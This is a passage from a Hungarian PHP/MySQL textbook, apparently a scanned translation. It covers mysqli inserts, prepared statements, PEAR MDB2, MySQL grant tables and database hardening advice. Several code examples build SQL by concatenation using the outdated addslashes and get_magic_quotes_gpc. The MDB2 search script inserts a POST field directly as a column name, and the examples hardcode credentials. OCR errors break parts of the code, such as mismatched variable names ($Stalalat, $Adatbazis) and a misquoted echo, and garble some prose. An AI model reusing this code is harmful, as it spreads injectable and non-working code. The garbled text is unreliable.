        $cim = addslashes($cim);
        $ar = doubleval($ar);
    }

    $adatbazis = new mysqli('localhost', 'bookorama', 'bookoramal23', 'konyvek');

    if (mysqli_connect_errno()) {
        echo "Hiba: Nem sikerült kapcsolódni az adatbázishoz. Kérjük, próbálkozzon később!";
        exit;
    }
    $lekerdezés = "INSERT INTO konyvek VALUES
        ('".$isbn."', '".$szerzo."', '".$cim."', '".$ar."')";
    $talalat = $adatbazis->query($lekerdezés);

    if ($talalat) {
        echo $adatbazis->affected_rows." db könyv hozzá lett adva az adatbázishoz.";
    } else {
        echo "Hiba történt. A könyvet nem sikerült hozzáadni.";
    }
}

```

```

$adatbazis->close();
?>
</body>
</html>

```

A 11.4 ábrán egy sikeres adatfelvitel eredményét láthatjuk.



11

11.4 ábra: A kód sikeresen lefut, és közli, hogy a könyvet hozzáadta az adatbázishoz.

Ha megvizsgáljuk a `konyv_beszurasa.php` kódját, láthatjuk, hogy nagyrészt hasonló ahhoz a kódhoz, amit azért írtunk, hogy adatot nyerjünk vissza az adatbázisból. Ellenőrizzük, hogy az űrlap minden mezője ki lett-e töltve, majd – ha szükséges – az `addslashes()` függvénytel formázzuk az adatokat, hogy megfelelő formában kerüljenek be az adatbázisba:

```

if (!get_magic_quotes_gpc()) {
    $isbn = addslashes($isbn);
    $szerzo = addslashes($szerzo);
    $cim = addslashes($cim);
    $ar = doubleval($ar);
}

```

Mivel az árat float típusú adatként tároljuk az adatbázisban, nem kívánunk perjeleket belevenni. E numerikus mező esetében a `PHP gyorstalpaló` című, legelső fejezetből megismert `doubleval()` függvény meghívásával szűrhetjük ki a nem kívánt karaktereket. A függvény a felhasználó által az űrlapba esetlegesen bevitt pénznemszimbólumokra is figyel.

Itt is a `mysqli` példányának létrehozásával, illetve az adatbázisnak küldendő lekérdezés megalkotásával kapcsolódunk az adatbázishoz. Jelen esetben a lekérdezés egy SQL `INSERT`:

```

$lekerdezes = "INSERT INTO konyvek VALUES
    ('".$isbn."', '".$szerzo."', '".$cim."', '".$ar."')";

```

```
$stalalat = $adatbazis->query($lekerdezes);
```

A lekérdezést az `$adatbazis->query()` (procedurális megközelítés esetén a `mysqli_query()`) meghívása hajtja végre az adatbázison.

Az `INSERT` és a `SELECT` között jelentős különböző van a `mysqli_affected_rows()` használatában. Procedurális változatban ez egy függvény, objektumorientált változatban pedig az osztály egy tagváltozója:

```
echo $adatbazis->affected_rows." db könyv hozzá lett adva az adatbázishoz.;"
```

Az előző kódban a `mysqli_num_rows()` segítségével állapítottuk meg, hogy hány sort adott vissza a `SELECT` lekérdezés. Amikor az adatbázist módosító, így `INSERT`, `DELETE` és `UPDATE` lekérdezéseket írunk, a `mysqli_affected_rows()`-t kell helyette használni.

Ezzel áttekintettük a MySQL adatbázisok PHP-beli használatának alapjait.

Előfordított utasítások használata

A `mysqli` könyvtár támogatja az előfordított utasítások (prepared statement) használatát. Ezek előnye, hogy felgyorsítják a futtatást, amikor különböző adatokon sokszor hajljuk végre ugyanazt a lekérdezést. Emellett az SQL injection típusú támadások ellen is védenek.

Az előfordított utasítások lényege, hogy először elküldjük a MySQL-nek a végrehajtani kívánt lekérdezés sablonját, majd külön küldjük el az adatokat. Rengetegszer elküldhetünk ugyanolyan adatokat ugyanannak az előfordított utasításnak; ez a lehetőség különösen nagy mennyiségi adat bevitelénél hasznos.

A következőképpen használhatunk előfordított utasításokat a `konyv_beszurasa.php` kódban:

```

$lekerdezes = "INSERT INTO konyvek VALUES(?, ?, ?, ?)";
$utasitas = $adatbazis->prepare($lekerdezes);
$utasitas->bind_param("sssd", $isbn, $szerzo, $cim, $ar);
$utasitas->execute();
echo $utasitas->affected_rows." db könyv hozzá lett adva az adatbázishoz.";
$utasitas->close();

```

Nézzük át a kódot sorról sorra! Amikor létrehozzuk a lekérdezést, a korábban alkalmazott változó-behelyettesítés helyett kérdőjeleket teszünk az egyes adatok helyére. Nem szabad sem idézőjeleket, sem egyéb határoló karaktert raktunk a kérdőjelek köré. A második sor az \$adatbazis->prepare () meghívása; procedurális változat esetén ez a mysqli_stmt_prepare () meghívása lesz. Ez a sor hozza létre az utasításobjektumot vagy erőforrást, amit majd a tényleges feldolgozás végrehajtásához fogunk felhasználni.

Az utasításobjektum rendelkezik egy bind_param() nevű metódussal. (Procedurális változat esetén neve mysqli_stmt_bind_param().) A metódus feladata közölni a PHP-vel, mely változók kerülnek a kérdőjelek helyére. Az első paraméter egy formátum karakterlánc, hasonló ahhoz, amelyet a printf() függvényben használunk. A példában átadott érték ("sssd") azt jelenti, hogy a négy paraméter string, string, string, illetve double típusú. A formátum karakterláncban két további karakter használható: i és b, amelyek az integer, illetve a blob típusokat jelölik. E paraméter után annyi változót kell felsorolni, ahány kérdőjel szerepel az utasításban. A megadott sorrendben lesznek behelyettesítve.

Az \$utasitas->execute() (procedurális változat esetén a mysqli_stmt_execute()) meghívása futtatja le magát a lekérdezést. Ezt követően férnünk hozzá az érintett sorokhoz, és zárjuk le az utasítást.

Miért hasznos tehát a fenti előfordított utasítás? Az benne a szép, hogy ha megváltoztatjuk a négy kötött változó értékét, anélkül futtathatjuk le újból az utasítást, hogy még egyszer meg kellene írnunk. Igen praktikus tud lenni, amikor ciklust használunk tömeges adatfelvitelnél.

Nem csak a paramétereket lehet „megkötni”, hanem az eredményeket is. SELECT típusú lekérdezéseknel az \$utasitas->bind_result() (illetve a mysqli_stmt_bind_result()) függvényteljesítéssel lehet kötni a választott változókat. Amelyeket szeretnénk az eredményszlopokba betölteni. minden egyes alkalommal, amikor meghívjuk az \$utasitas->fetch() -t (illetve a mysqli_stmt_fetch() -t), az eredményhalmaz következő sorában lévő oszlopértékek betöltdék ezekbe a kötött változókba. A korábban használt, könyvkereső kódban például a következőt használhatnánk:

```
$utasitas->bind_result($isbn, $szerzo, $cim, $ar);
```

Ezzel a lekérdezés által majd visszaadandó négy oszlophoz kötnénk ezt a négy változót. Az

```
$utasitas->execute();  
meghívása után a következő függvényt hívunk meg a ciklusban:  
$utasitas->fetch();
```

Minden meghívásakor a következő eredménysort rakja be a négy kötött változóba. Ugyanebben a kódban természetesen használhatnánk a mysqli_stmt_bind_param() és a mysqli_stmt_bind_result() függvényt is.

Egyéb PHP adatbázis-illesztések használata

A PHP különböző adatbázisokhoz – köztük az Oracle-hoz, a Microsoft SQL Serverhez és a PostgreSQL-hez – való csatlakozásra alkalmas könyvtárakat támogat.

Az ezekhez az adatbázisokhoz való csatlakozásnak, illetve ezen adatbázisok lekérdezésének az elvei általánosságban igen hasonlók. Az egyes függvénynevek ugyan eltérők lehetnek, és az egyes adatbázisok funkcióikban különbözhetsz, de ha tudjuk, hogyan kapcsolódunk MySQL-hez, akkor könnyedén alkalmazhatjuk tudásunkat más adatbázisokra is.

Amennyiben olyan adatbázissal kívánunk dolgozni, amelyiknek nem létezik PHP-ben könyvtára, akkor az általános ODBC függvényeket használhatjuk. Az ODBC, amely az Open Database Connectivity (nyílt adatbázis-összekapcsolhatóság) rövidítése, az adatbázisokhoz kapcsolódás szabványa. Nyilvánvaló okokból függvéncsoporthoz csak a legkorlátosabb funkciókra képesek. Ha mindenkel kompatibilisnek kell lennünk, akkor semminemek nem tudjuk kihasználni a különleges funkciót.

A PHP-ben elérhető könyvtárak mellett az olyan adatbázis-absztraktiós osztályok, mint például az MDB2, lehetővé teszik, hogy ugyanazokat a függvényneveket használjuk minden adatbázistípusnál.

Általános adatbázis-illesztés használata: PEAR MDB2

Nézzük egy rövid példát a PEAR MDB2 absztraktiós réteg használatával! Ez az összes PEAR komponens közül az egyik legszélesebb körben használt. Az MDB2 absztraktiós réteg telepítésére A PHP és a MySQL telepítése című Függelék A Pear telepítése részében találunk információt.

Az összehasonlítás kedvéért nézzük meg, hogyan írnánk meg a keresési eredmények kódját MDB2-vel!

11.5 példakód: eredmények_általános.php – Eredmények visszakeresése a MySQL adatbázisból és formázásuk a megjelenítéshez

```
<html>  
<head>
```

```

<title>Book-O-Rama keresési eredmények</title>
</head>
<body>
<h1>Book-O-Rama keresési eredmények</h1>
<?php
    // rövid változónevek létrehozása
    $keresesi_tipus=$_POST['keresesi_tipus'];
    $keresesi_kifejezes=trim($_POST['keresesi_kifejezes']);

    if (!$keresesi_tipus || !$keresesi_kifejezes) {
        echo 'Nem adta meg a keresési feltételeket. Kérjük, adja meg ezeket!';
        exit;
    }

    if (!get_magic_quotes_gpc()) {
        $keresesi_tipus = addslashes($keresesi_tipus);
        $keresesi_kifejezes = addslashes($keresesi_kifejezes);
    }

    // felkészülés a PEAR MDB2 használatára
    require_once('MDB2.php');
    $felhasznalo = 'bookorama';
    $jelszo = 'bookoramal23';
    $host = 'localhost';
    $adatbazis_neve = 'konyvek';

    // univerzális kapcsolódási sztring vagy DSN beállítása
    $dsn = "mysqli://".$felhasznalo.":". $jelszo."@".$host."/". $adatbazis_neve;

    // kapcsolódás az adatbázishoz
    $adatbazis = &MDB2::connect($dsn);

    // kapcsolódás eredményének ellenőrzése
    if (MDB2::isError($adatbazis)) {
        echo $adatbazis->getMessage();
        exit;
    }

    // lekérdezés végrehajtása
    $lekerdezés = "SELECT * FROM konyvek WHERE ".$keresesi_tipus
        . " LIKE '%".$keresesi_kifejezes."%'";
    $talalat = $adatbazis->query($lekerdezés);

    // az eredmény ellenőrzése
    if (MDB2::isError($talalat)) {
        echo $adatbazis->getMessage();
        exit;
    }

    // visszakapott sorok számának megállapítása
    $talatalok_szama = $talalat->numRows();

    // visszakapott sorok megjelenítése
    for ($i=0; $i <$talatalok_szama; $i++) {

```

```

$SOR = $Stalalat->fetchRow(MDB2_FETCHMODE_ASSOC);
echo "<p><strong>".($i+1). ". Cím: ";
echo htmlspecialchars(stripslashes($SOR['cim']));
echo "</strong><br />Szerző: ";
echo stripslashes($SOR['szerzo']);
echo "<br />ISBN: ";
echo stripslashes($SOR['isbn']);
echo "<br />Ár: ";
echo stripslashes($SOR['ar']);
echo "</p>";
}

// adatbázishoz kapcsolódás megszüntetése
$Adatbazis->disconnect();
?>
</body>
</html>

```

Vizsgáljuk meg, miben különbözik ez a kód korábbi változatától! Az adatbázishoz kapcsolódásra az alábbi sort használjuk:
`$Adatbazis = MDB2::connect($dsn);`

A függvény egy univerzális kapcsolódási karakterláncot fogad el, amely az adatbázishoz kapcsolódáshoz szükséges minden paramétert tartalmaz. Ezt akkor láthatjuk, ha a kapcsolódási karakterlánc formátumára nézünk:

`$dsn = "mysqli://". $felhasznalo . ":" . $jelszo . "@" . $host . "/" . $Adatbazis_name;`

Ezt követően az `isError()` metódus segítségével ellenőrizzük, sikerült-e a kapcsolódás, ha nem, a hibaüzenet kiírása után a kód végrehajtása véget ér:

```

if (MDB2::isError($Adatbazis)) {
    echo $Adatbazis->getMessage();
    exit;
}

```

Amennyiben minden jól alakul, ezt követően létrehozzuk és végrehajtjuk a lekérdezést:

`$Stalalat = $Adatbazis->query($lekerdezes);`

Ellenőrizzük a visszaadott sorok számát:

`$Stalalatok_szama = $Stalalat->numRows();`

A következőképpen keressük vissza az egyes sorokat:

`$SOR = $Stalalat->fetchRow(DB_FETCHMODE_ASSOC);`

Az általános `fetchRow()` metódus számtalan formában képes kezelni a sorokat; az `MDB2_FETCHMODE_ASSOC` paraméterrel azt közöljük, hogy asszociatív tömbként kívánjuk visszakapni a sort.

A visszakapott sorok kimenete után megszüntetjük a kapcsolódást:

`$Adatbazis->disconnect();`

Láthatjuk, hogy az általános példa igen hasonló az első kódhoz.

Az MDB2 használatának egyik előnye, hogy elég csak az adatbázis-függvények egyik készletét megjegyezni, a másik pedig az, hogy csak kis mértékben kell kódunkat módosítani, ha úgy döntünk, hogy megváltoztatjuk az adatbázis szoftverét.

Mivel ez a könyv a MySQL-ról szól, a nagyobb sebesség és rugalmasság érdekében a MySQL natív könyvtáraival fogunk dolgozni. Saját projektjeinkben használhatjuk az MDB2 csomagot is, mert néha jó szolgálatot tehet absztrakciós réteg használata.

További olvasnivaló

A MySQL és a PHP összekapcsolásáról a PHP és a MySQL kézikönyvek megfelelő részeiben olvashatunk bövebben.

Ha az ODBC-ról szeretnénk további információt, látogassunk el a <http://www.webopedia.com/TERM/O/ODBC.html> oldalra!

Hogyan tovább?

A következő fejezetben részletesebben foglalkozunk a MySQL-adminisztrációval, és megvizsgáljuk, hogyan optimalizáljuk az adatbázisokat.

12

Haladó MySQL-adminisztráció

A most következő fejezetben haladó szintű MySQL-témakörökkel foglalkozunk, köztük a jogosultságokkal, a biztonsággal és az optimalizálással.

A fejezetben érintett főbb területek:

- A jogosultsági rendszer alaposabb megismerése
- MySQL adatbázisunk biztonságossá tétele
- További információk begyűjtése az adatbázisokról
- Gyorsabb működés indexekkel
- Adatbázisunk optimalizálása
- Biztonsági mentés és helyreállítás
- Replikáció megvalósítása

A jogosultsági rendszer alaposabb megismerése

A *Webes adatbázis létrehozása* című 9. fejezet bemutatta a felhasználók beállításának és jogosultságokkal való felruházásának folyamatát. Láttuk, mindezt hogyan tehetjük meg a GRANT parancsal. Ha MySQL adatbázis adminisztrációját kívánjuk ellátni, fontos pontosan tisztában lennünk azzal, mit tesz, és hogyan működik a GRANT parancs.

Amikor GRANT utasítást adunk ki, a mysql nevű speciális adatbázis tábláit módosítjuk vele. Ezen adatbázis hat táblája jogosultsági információkat tárol. Éppen ezért ügyelnünk kell, amikor jogosultságokat osztunk ki az adatbázisokra, hogy kinek és miért adunk hozzáférést a mysql adatbázishoz.

A mysql adatbázis tartalmának megtekintéséhez jelentkezzünk be rendszergazdaként, majd gépeljük be a use mysql;

utasítást! Miután ezt megtettük, a szokásos módon tekinthetjük meg az ebben az adatbázisban lévő táblákat:

show tables;

Az eredmény az alábbihoz hasonló kell, hogy legyen:

Tables_in_mysql	
+-----+-----+	
columns_priv	
db	
event	
func	
general_log	
help_category	
help_keyword	
help_relation	
help_topic	
host	
ndb_binlog_index	
plugin	
proc	
procs_priv	
servers	
slow_log	

```

| tables_priv           |
| time_zone             |
| time_zone_leap_second |
| time_zone_name        |
| time_zone_transition  |
| time_zone_transition_type |
| user                  |
+-----+

```

A fenti táblák mindegyike rendszerinformációkat tárol. Közülük hat – user, host, db, tables_priv, columns_priv és procs_priv – tárolja a jogosultsági információkat. (Angolul grant táblákként is szokás hivatkozni rájuk.) Funkciójukban ugyan eltérnek egymástól, de ugyanazt az általános feladatot látják el: meghatározzák, hogy az egyes felhasználók mit jogosultak megenni. Mindegyik két mezőtípuszt tartalmaz: hatókörmezőket, amelyek a felhasználót, a kiszolgálót és az adatbázis azon részét határozzák meg, amelyikre a jogosultság vonatkozik; és a jogosultsági mezőket, amelyek azt szabályozzák, hogy az adott hatókörben lévő felhasználók mely műveleteket hajthatják végre.

A user és a host táblával határozzatjuk meg, hogy az adott felhasználó kapcsolódhat-e egyáltalán a MySQL kiszolgálóhoz, illetve rendelkezik-e bármilyen adminisztrátori jogosultsággal. A db és a host tábla határozza meg, mely adatbázisokat érheti el a felhasználó. A tables_priv táblából az derül ki, hogy az adatbázison belül melyik táblákhöz fér hozzá, a columns_priv tábla pedig azt határozza meg, hogy a táblákon belül mely oszlopokat éri el. A procs_priv táblából azt tudjuk meg, hogy milyen rutinokat futtathat a felhasználó.

A user tábla

A user tábla a globális felhasználói jogosultságok részleteit tartalmazza. Szabályozza, hogy az adott felhasználó jogosult-e egyáltalán a MySQL kiszolgálóhoz kapcsolódni, illetve rendelkezik-e bármilyen globális szintű – vagyis a rendszer összes adatbázisára érvényes – jogosultsággal.

A tábla szerkezetét a `describe user;` utasítás segítségével ismerhetjük meg. A user tábla sémája a 12.1 táblázatban látható.

12.1 táblázat: A mysql adatbázis user táblájának sémája

Mező	Típusa
Host	varchar(60)
User	varchar(16)
Password	varchar(41)
Select_priv	enum('N', 'Y')
Insert_priv	enum('N', 'Y')
Update_priv	enum('N', 'Y')
Delete_priv	enum('N', 'Y')
Create_priv	enum('N', 'Y')
Drop_priv	enum('N', 'Y')
Reload_priv	enum('N', 'Y')
Shutdown_priv	enum('N', 'Y')
Process_priv	enum('N', 'Y')
File_priv	enum('N', 'Y')
Grant_priv	enum('N', 'Y')
References_priv	enum('N', 'Y')
Index_priv	enum('N', 'Y')
Alter_priv	enum('N', 'Y')
Show_db_priv	enum('N', 'Y')
Super_priv	enum('N', 'Y')
Create_tmp_table_priv	enum('N', 'Y')
Lock_tables_priv	enum('N', 'Y')
Execute_priv	enum('N', 'Y')
Repl_slave_priv	enum('N', 'Y')

Mező	Típusa
Repl_client_priv	enum('N', 'Y')
Create_view_priv	enum('N', 'Y')
Show_view_priv	enum('N', 'Y')
Create_routine_priv	enum('N', 'Y')
Alter_routine_priv	enum('N', 'Y')
Create_user_priv	enum('N', 'Y')
Event_priv	enum('N', 'Y')
Trigger_priv	enum('N', 'Y')
ssl_type	enum('', 'ANY', 'X509', 'SPECIFIED')
ssl_cipher	blob
x509_issuer	blob
x509_subject	blob max_questions int(11) unsigned
max_updates	int(11) unsigned
max_connections	int(11) unsigned
max_user_connections	int(11) unsigned

A táblázat egyes sorai a Host számítógépről érkező, User nevű, a Password jelszóval bejelentkező felhasználó jogosultságainak felelnek meg. Ezek a táblázat hatókörmezői (scope field), amelyek a többi, úgynevezett jogosultsági mező (privilege field) hatókörét írják le.

Az ebben a táblában felsorolt (és a többi tábla által követendő) jogosultságok a 9. fejezetben a GRANT utasítással kiosztott jogosultságoknak felelnek meg. A Select_priv például a SELECT parancs futtatására való jogosultság.

Amennyiben a felhasználó rendelkezik adott jogosultsággal, az ahhoz tartozó oszlop értéke Y. Ha a felhasználó nem kapott meg valamely jogosultságot, akkor az ahhoz tartozó érték viszont N.

A user tábla által felsorolt jogosultságok mindegyike globális; ez azt jelenti, hogy a rendszerben lévő minden adatbázisra (így a mysql adatbázisra is) érvényesek. Rendszergazdák esetében itt számos jogosultság esetén Y értéket találunk, de a felhasználók többségénél N kell, hogy álljon. Az általános felhasználóknak a megfelelő adatbázisokra, nem pedig az összes táblára érvényes jogosultságokkal kell rendelkezniük.

A db és a host tábla

Az átlagos felhasználók jogosultságainak jelentős részét a db és a host tábla tárolja.

A db tábla azt határozza meg, hogy mely felhasználók melyik adatbázisokhoz és honnan (melyik hostokról) férhetnek hozzá. Az ebben a táblában felsorolt jogosultságok az adott sorban megnevezett adatbázisra irányulnak.

A host tábla kiegészíti a user és a db táblát. Ha egy felhasználó több gépről csatlakozhat, a user és a db tábla nem fogja felsorolni ezeket a hostokat. A felhasználónak ehelyett több bejegyzése lesz a host táblában, amelyek az egyes felhasználó-host kombinációkhöz tartozó jogosultságokat szabályozzák.

E két tábla sémáját a 12.2, illetve a 12.3 táblázatban láthatjuk.

12.2 táblázat: A mysql adatbázis db táblájának sémája

Mező	Típusa
Host	char(60)
Db	char(64)
User	char(16)
Select_priv	enum('N', 'Y')
Insert_priv	enum('N', 'Y')
Update_priv	enum('N', 'Y')
Delete_priv	enum('N', 'Y')
Create_priv	enum('N', 'Y')
Drop_priv	enum('N', 'Y')
Grant_priv	enum('N', 'Y')
References_priv	enum('N', 'Y')
Index_priv	enum('N', 'Y')
Alter_priv	enum('N', 'Y')

Mező

Create_tmp_tables_priv
Lock_tables_priv
Create_view_priv
Show_view_priv
Create_routine_priv
Alter_routine_priv
Execute_priv
Event_priv
Trigger_priv

Típusa

enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')
enum('N','Y')

12.3 táblázat: A mysql adatbázis host táblájának sémája**Mező**

Host
Db
Select_priv
Insert_priv
Update_priv
Delete_priv
Create_priv
Drop_priv
Grant_priv
References_priv
Index_priv
Alter_priv
Create_tmp_tables_priv
Lock_tables_priv
Create_view_priv
Show_view_priv
Create_routine_priv
Alter_routine_priv
Execute_priv
Trigger_priv

Típusa

char(60)
char(64)
enum('N','Y')
enum('N','Y')

A tables_priv, a columns_priv és a procs_priv tábla

A tables_priv, a columns_priv és a procs_priv tábla a táblaszintű, az oszlopszintű, illetve a tárolt rutinokhoz kapcsolódó jogosultságokat tartalmazza.

Ezek a táblák a user, db és host táblától kissé eltérő szerkezettel rendelkeznek. A tables_priv, a columns_priv és a procs_priv tábla sémáját a 12.4, a 12.5, illetve a 12.6, táblázatban láthatjuk.

12.4 táblázat: A mysql adatbázis tables_priv táblájának sémája**Mező**

Host
Db
User
Table_name
Grantor
Timestamp
Table_priv
Column_priv

Típusa

char(60)
char(64)
char(16)
char(60)
char(77)
timestamp(14)
set('Select', 'Insert', 'Update', 'Delete', 'Create',
'Drop', 'Grant', 'References', 'Index', 'Alter',
'Create View', 'Show view', 'Trigger'))
set ('Select', 'Insert', 'Update', 'References')

12.5 táblázat: A mysql adatbázis columns_priv táblájának sémaja

Mező	Típusa
Host	char(60)
Db	char(64)
User	char(16)
Table_name	char(64)
Column_name	char(64)
Timestamp	timestamp(14)
Column_priv	set('Select', 'Insert', 'Update', 'References')

12.6 táblázat: A mysql adatbázis procs_priv táblájának sémaja

Mező	Típusa
Host	char(60)
Db	char(64)
User	char(16)
Routine_name	char(64)
Routine_type	enum('FUNCTION', 'PROCEDURE')
Grantor	char(77)
Proc_priv	set('Execute', 'Alter Routine', 'Grant')
Timestamp	timestamp(14)

A tables_priv és procs_priv tábla Grantor oszlop a felhasználónak az adott jogosultságot kiosztó felhasználó nevét tárolja. A táblák Timestamp oszlopai a jogosultság kiosztásának dátumát és időpontját rögzítik.

Hozzáférés-szabályozás: Hogyan használja a MySQL a jogosultsági táblákat?

A MySQL a jogosultsági táblákat felhasználva kétféleképpen folyamatban határozza meg, mit jogosult megtenni egy adott felhasználó:

1. Kapcsolat ellenőrzése. Itt a MySQL először is azt ellenőrzi, hogy egyáltalán van-e jogosultságunk kapcsolódni. Ahogyan már korábban említettük, ezt a user tábla adatai alapján dönti el. Ez az ellenőrzés a felhasználói név, a hosztnév és a jelszó alapján történik. Az üres felhasználói név azt jelzi, hogy minden felhasználó kapcsolódhat. A hosztnevek meghatározásának használhatunk dzsókerkaraktert (%). Lehet ez a teljes mező tartalma (ami azt jelenti, hogy minden hoszt megengedett) vagy a hosztnév egy része (a %.tangledweb.com.au esetén például a .tangledweb.com.au-ra végződő összes hosztnév megfelel). Az üres jelszómező azt jelenti, nincs szükség jelszóra. Rendszerünk biztonságosabb lesz, ha nem engedélyezzük az üres felhasználói nevet, a hosztnevben a dzsókerkarakterek használatát és a jelszó nélküli felhasználókat. Ha a hosztnév üres, a MySQL a host táblában keres megfelelő user és host bejegyzést.

2. Kérés ellenőrzése. minden egyes alkalommal, amikor a kapcsolat létrehozása után kérést intézünk a kiszolgálóhoz, a MySQL ellenőrzi, hogy rendelkezünk-e a kérés végrehajtásához szükséges jogosultsággal. A rendszer először globális jogosultságainkat ellenőrzi (a user táblában), majd – ha ez nem elég – a db és a host táblához fordul. Ha nem rendelkezünk elegendő jogosultsággal, a MySQL ellenőrzi a tables_priv táblát, és ha ez még mindig nem elég, végül a columns_priv táblát. Ha a művelet tárolt rutinokat használ, a MySQL a tables_priv és a columns_priv tábla helyett a procs_priv táblát fogja ellenőrizni.

Jogosultságok frissítése: Mikor lépnek életbe a változtatások?

A MySQL a kiszolgáló elindításakor, illetve a GRANT és a REVOKE utasítás kiadásakor automatikusan beolvassa a jogosultsági táblákat. Most, hogy megtudtuk, a MySQL hol és miképpen tárolja a jogosultságokat, akár saját kezűleg is megváltoztathatjuk ezeket. Ha azonban ily módon frissítjük őket, a MySQL szerver nem fogja észrevenni, hogy a jogosultságok megváltoztak.

Tudatnunk kell a kiszolgálóval, hogy változás történt, ezt pedig háromféleképpen tehetjük meg. Begépelhetjük a MySQL parancssorba a

FLUSH PRIVILEGES;

utasítást (a parancs használatához rendszergazdaként kell bejelentkeznünk). Ez a jogosultságok frissítésének talán leggyakrabban használt módja.

Megtehetjük ugyanakkor azt is, hogy operációs rendszerünkön futtatjuk a
`mysqladmin flush-privileges`
vagy a
`mysqladmin reload`
utasítást.

Ezt követően a globális szintű jogosultságok ellenőrzése a legközelebbi felhasználói kapcsolódáskor fog végbemenni; az adatbázis-jogosultságok ellenőrzését a use utasítás soron következő használata, a tábla- és oszlopszintű jogosultságok ellenőrzését pedig a felhasználó következő kérésével váltja ki.

MySQL adatbázisunk biztonságossá tétele

A biztonság fontos tényező, különösen akkor, ha elkezdjük MySQL adatbázisunkat és weboldalunkat összekapcsolni. A következő részek bemutatják, milyen óvintézkedésekkel védhetjük adatbázisunkat.

12

MySQL az operációs rendszer szemszögéből

A MySQL kiszolgáló (`mysqld`) adminisztrátorként (root) futtatása nem túl jó ötlet Unix-szerű operációs rendszer alatt. Ezzel ugyanis a minden jogosultsággal felruházott MySQL-felhasználó arra is lehetőséget kap, hogy az operációs rendszerben bárhonnan olvasson és bárhova írjon fájlokot. Ez igen fontos dolog, amiről, bizony, könnyű megfeledkezni. Széles körben ismert, hogy az Apache honlapját is ezzel sikerült feltörni. (Szerencsére a hackerek „fehér kalaposak” voltak (vagyis jó fiúk), egyetlen céljuk az volt, hogy szigorúbbá tegyék az oldal biztonságát.)

Érdemes létrehozni egy MySQL-felhasználót kifejezetten a `mysqld` futtatására. Ezen túlmenően azt is megtehetjük, hogy a könyvtárakat (ahol a fizikai adatokat tároljuk) csak a MySQL-felhasználó számára tesszük elérhetővé. Számos telepítésnél a kiszolgáló úgy van beállítva, hogy `mysql` felhasználói azonosítóval (userid=1) a `mysql` csoportban fussion.

MySQL kiszolgálónak ideális esetben tűzfalunk mögött helyezkedik el. Ezzel lehetővé válik, hogy megtagadjuk a jogosulatlan gépek kapcsolódását. Ellenőrizzük, hogy a 3306-os számú porton keresztül tudunk-e kívülről csatlakozni kiszolgálónkhöz! Ez az alapértelmezett port, amelyen a MySQL fut, és ezt le kell zární tűzfalunkon.

Jelszavak

Gondoskodunk arról, hogy minden felhasználónk (különösen a root!) rendelkezzen az operációs rendszer jelszavához hasonló gondossággal megválasztott és rendszeresen változtatott jelszóval! Az alapszabály, amit soha nem szabad elfelejteni, hogy a részben vagy egészben szótári szóból álló jelszó, bizony, nem jó választás. A legjobb a betűk és számok kombinációja.

Amennyiben kódfájlokban fogjuk tárolni a jelszavakat, ügyeljünk, hogy csak az a felhasználó látassa az adott kódot, akinek a jelszavát abban tároljuk!

Az adatbázishoz kapcsolódáshoz használt PHP kódoknak értelemszerűen hozzá kell férfiük az adott felhasználó jelszavához. Ezt úgy lehet kellőn biztonságosan megvalósítani, ha a felhasználói nevet és a jelszót – mondjuk – egy `dbconnect.php` nevű fájlba tesszük, amit szükség esetén beszürunk. A kódot a webes dokumentumfán kívül kell tárolni, és csak a megfelelő felhasználó számára szabad elérhetővé tenni.

Ne feledjük, hogy ha `.inc` vagy valamelyen más kiterjesztésű fájlban tároljuk ezeket a részleteket, meg kell bizonyosodnunk arról, hogy a webszerver tisztában van azzal, hogy PHP-ként kell értelmeznie e fájlokat, nehogy böngészőn keresztül egyszerű szövegként megtekinthetők legyenek ezek a titkos adatok!

Ne tároljuk adatbázisunkban a jelszavakat egyszerű szövegként! A MySQL jelszavak nem így tárolódnak, de webes alkalmazásoknál gyakran előfordul, hogy tárolni kívánjuk az oldal tagjainak felhasználói nevét és jelszavát. A jelszavakat a MySQL `password()` függvényével lehet (egy irányban) titkosítani. Jegyezzük meg, hogy ha ebben a formában szűrjuk be a jelszót, úgy akkor, amikor – a felhasználó beléptetéséhez – futtatjuk a `SELECT` utasítást, ugyanezt a függvényt kell használni ahhoz is, hogy ellenőrizzük a felhasználó által begépelt jelszót!

Az V., Gyakorlati PHP és MySQL projektek fejlesztése című részben a projektek megvalósításánál fogjuk kihasználni ezt a funkciót.

Felhasználói jogosultságok

A tudás hatalom. Győződjünk meg arról, hogy megérteztük a MySQL jogosultsági rendszerét és az egyes jogosultságok kiosztásának következményeit! Egyetlen felhasználót se ruházzunk fel több jogosultsággal, mint amennyire szüksége van! Ezt a jogosultsági táblákban ellenőrizhetjük.

Különösképpen ne osszunk ki PROCESS, FILE, SHUTDOWN és RELOAD jogosultságot az egyetlen rendszergazdán kívül más felhasználóknak, legfeljebb rendkívül indokolt esetben! A PROCESS jogosultsággal látni lehet, hogy mit tesznek és mit gépelnek be más felhasználók (így jelszavuk is megszerzhető). A FILE jogosultsággal fájlokat lehet olvasni és írni az operációs rendszerből, illetve az operációs rendszerbe (például Unix rendszerben az /etc/password könyvtárba).

A GRANT jogosultság kiosztásával is csinján kell bálni, mert lehetővé teszi a felhasználóknak, hogy saját jogosultságaikat megosztásuk másokkal.

Felhasználók létrehozásánál ügyeljünk, hogy csak azokról a hosztokról engedélyezzük számukra a hozzáférést, amelyekről csatlakozni fognak! Például egy jane@localhost felhasználó teljesen rendben van, de szimplán a jane túl gyakori, és bárhonnan bejelentkezhet – sőt lehet, hogy nem is az a jane, akinek gondoljuk. Hasonló okokból kerüljük a hosztnévekben a dzsókerkarakterek használatát!

A biztonságot tovább erősítetjük, ha a host táblában a domainnevek helyett IP-címeket használunk. Ily módon elkerülhetjük a DNS kiszolgálónknál jelentkező hibák vagy crackerek okozta problémákat. Úgy érhetjük ezt el, ha a MySQL daemont a --skip-name-resolve beállítással indítjuk el, ami azt eredményezi, hogy minden host oszlopértéknek IP-címnek vagy helyi gépnek (localhost) kell lennie.

Célszerű elkerülni, hogy a nem rendszergazda felhasználók hozzáférjenek a webszerveren futó mysqladmin programhoz. Mivel a program parancssorból futtatható, a hozzáférés az operációsrendszer-jogosultságok kérdése.

Webes kérdések

MySQL adatbázisunk internettel történő összekapcsolása különleges biztonsági kérdéseket vet fel.

